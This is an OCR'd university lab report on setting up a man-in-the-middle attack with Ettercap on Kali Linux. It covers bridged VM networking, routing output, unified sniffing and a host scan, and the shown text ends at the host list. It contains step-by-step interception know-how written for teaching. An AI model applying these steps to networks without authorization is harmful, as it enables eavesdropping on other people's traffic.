
COMP 4108 – COMPUTER SYSTEMS SECURITY

Experience 4 – Man-In-The-Middle Attacks



Student Name: Ben Cendana
Student #: 100811212
Date: February 12 2018

Table of Contents


1.0: Introduction

This report will explore my experience in creating a man-in-the-middle attack between two laptops and was inspired by Dr.Somayaji lesson on Traffic Interception.

2.0: Setup

Originally this experience would have been performed on the same laptop with the eavesdropper on virtual machine and the simulated user surfing the web.

Unfortunately the default *NAT* network settings in virtual machine creates a terminal using its own separate network that is different from the main network. This is important because In order for a man in the middle attack to work the eavesdropper must be on the same network as the victim.



KaliLinux2018 - Settings

Network

Adapter 1


☑ Enable Network Adapter

Attached to: NAT

Name:

Figure 1: Virtual Machine Nat Setting


The default gateway is *192.168.1* but the terminal's IP in Figure 3 is 10.0.0.2 which means the terminal is on its own subnet. As a consequence we must set the network settings in Virtual Machine to *Bridged Adapter* which will then use the same wifi card as the laptop. The disadvantage is we will be unable to simulate a user on the same laptop and must use another laptop to simulate a user. We could have run virtual machine and the user on the same laptop but the scenario would not be realistic.



File Machine View Input Devices Help
Applications
Places
Terminal
Sun 05:28
root@root: ~
File Edit View Search Terminal Help

```
root@root:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.0.2.2        0.0.0.0         UG    100    0        0 eth0
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0        0 eth0
root@root:~#
```

Figure 3: The Default Gateway Of The Virtual Machine Terminal.



☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: Intel(R) Centrino(R) Wireless-N 2230


Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 080027A0EB39

☑ Cable Connected


Figure 4: Setting The Virtual Machine Terminal To Bridged Adapter.



```
root@root:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.2.1     0.0.0.0         UG    100    0        0 eth0
192.168.2.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
root@root:~#
```

Figure 5: The IP For The Virtual Machine Terminal Using The Same Gateway.

As we can see in Figure 5 the eavesdropper is now set to the correct subnet, Figure 6 displays the IP of laptop 2 which simulates the user and as we can see is on the same subnet as the eavesdropper thus we can start a man in the middle attack.


chronos@localhost:/
Chrome OS developer shell | chrome-extension://nkoccljplnhpfnfiajclkommnmllphnl/html/crosh.html

```
chronos@localhost / $ ifconfig
arcbr0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 100.115.92.1  netmask 255.255.255.252  broadcast 100.115.92.3
        inet6 fe80::1071:eaff:fed8:6d3e  prefixlen 64  scopeid 0x20<link>
        ether 12:71:ea:d8:6d:3e  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 67  bytes 5394 (5.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 688  bytes 52816 (51.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 688  bytes 52816 (51.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.78  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::7e7a:91ff:fee1:70bc  prefixlen 64  scopeid 0x20<link>
        ether 7c:7a:91:e1:70:bc  txqueuelen 1000  (Ethernet)
        RX packets 1499  bytes 364503 (355.9 KiB)
        RX errors 0  dropped 297  overruns 0  frame 0
        TX packets 940  bytes 309178 (301.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

chronos@localhost / $
```


Figure 6: The Users IP.

3.0: Launching A Man In The Middle Attack

3.1: Using Ettercap

One of the methods used to create a man-in-the middle attack is through a software called Ettercap, the figures shown bellow show the step by step process.

The first step is to open the software by typing in *Ettercap -G* into the command line, once the software is started a GUI window should now appear.


KaliLinux2018 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminal
Sun 11:45
root@root: ~
File Edit View Search Terminal Help

```
root@root:~# ettercap -G
```

Figure 7: Ettercap Being Opened



KaliLinux2018 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Ettercap
Sun 11:48
ettercap 0.8.2
File Sniff Options Info
Ettercap

Figure 8: Ettercap GUI Being Opened

For this scenario we will be using *unified sniffing* which involved using a specific port and interphase for the eavesdropper.




KaliLinux2018 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Ettercap
Sun 11:50
ettercap 0.8.2
File Sniff Options Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P
Ettercap


Figure 9: Selecting Unified Sniffing


KaliLinux2018 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Ettercap
Sun 11:53
ettercap 0.8.2
File Sniff Options Info
ettercap Input
Cancel
OK
Ettercap

Network interface : eth0

Figure 10: Selecting eth0 As The Network Interface


After selecting the network interface we must now select *hosts* and *scan for hosts* to find the user we want to target and the router for the subnet.



```
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

Figure 11: Selecting Hosts

Next we select *Host List* to view all of the active clients on the subnet, as we can see in Figure 12 the default gateway appears as 192.168.2.1 and is at the top of the stack while the clients are listed by there subnet division within the network.




IP Address	MAC Address	Description
192.168.2.1	08:5B:0E:45:07:3E	
192.168.2.16	88:DC:96:12:11:B4	
192.168.2.17	88:DC:96:12:11:E2	
192.168.2.18	88:DC:96:12:11:B6	
192.168.2.19	88:DC:96:58:E3:7F	
192.168.2.21	88:DC:96:58:E3:79	
192.168.2.50	00:59:DC:D3:C5:4A	
192.168.2.58	50:1A:C5:E8:DF:8B	
192.168.2.60	6C:40:08:64:5F:FF	

```
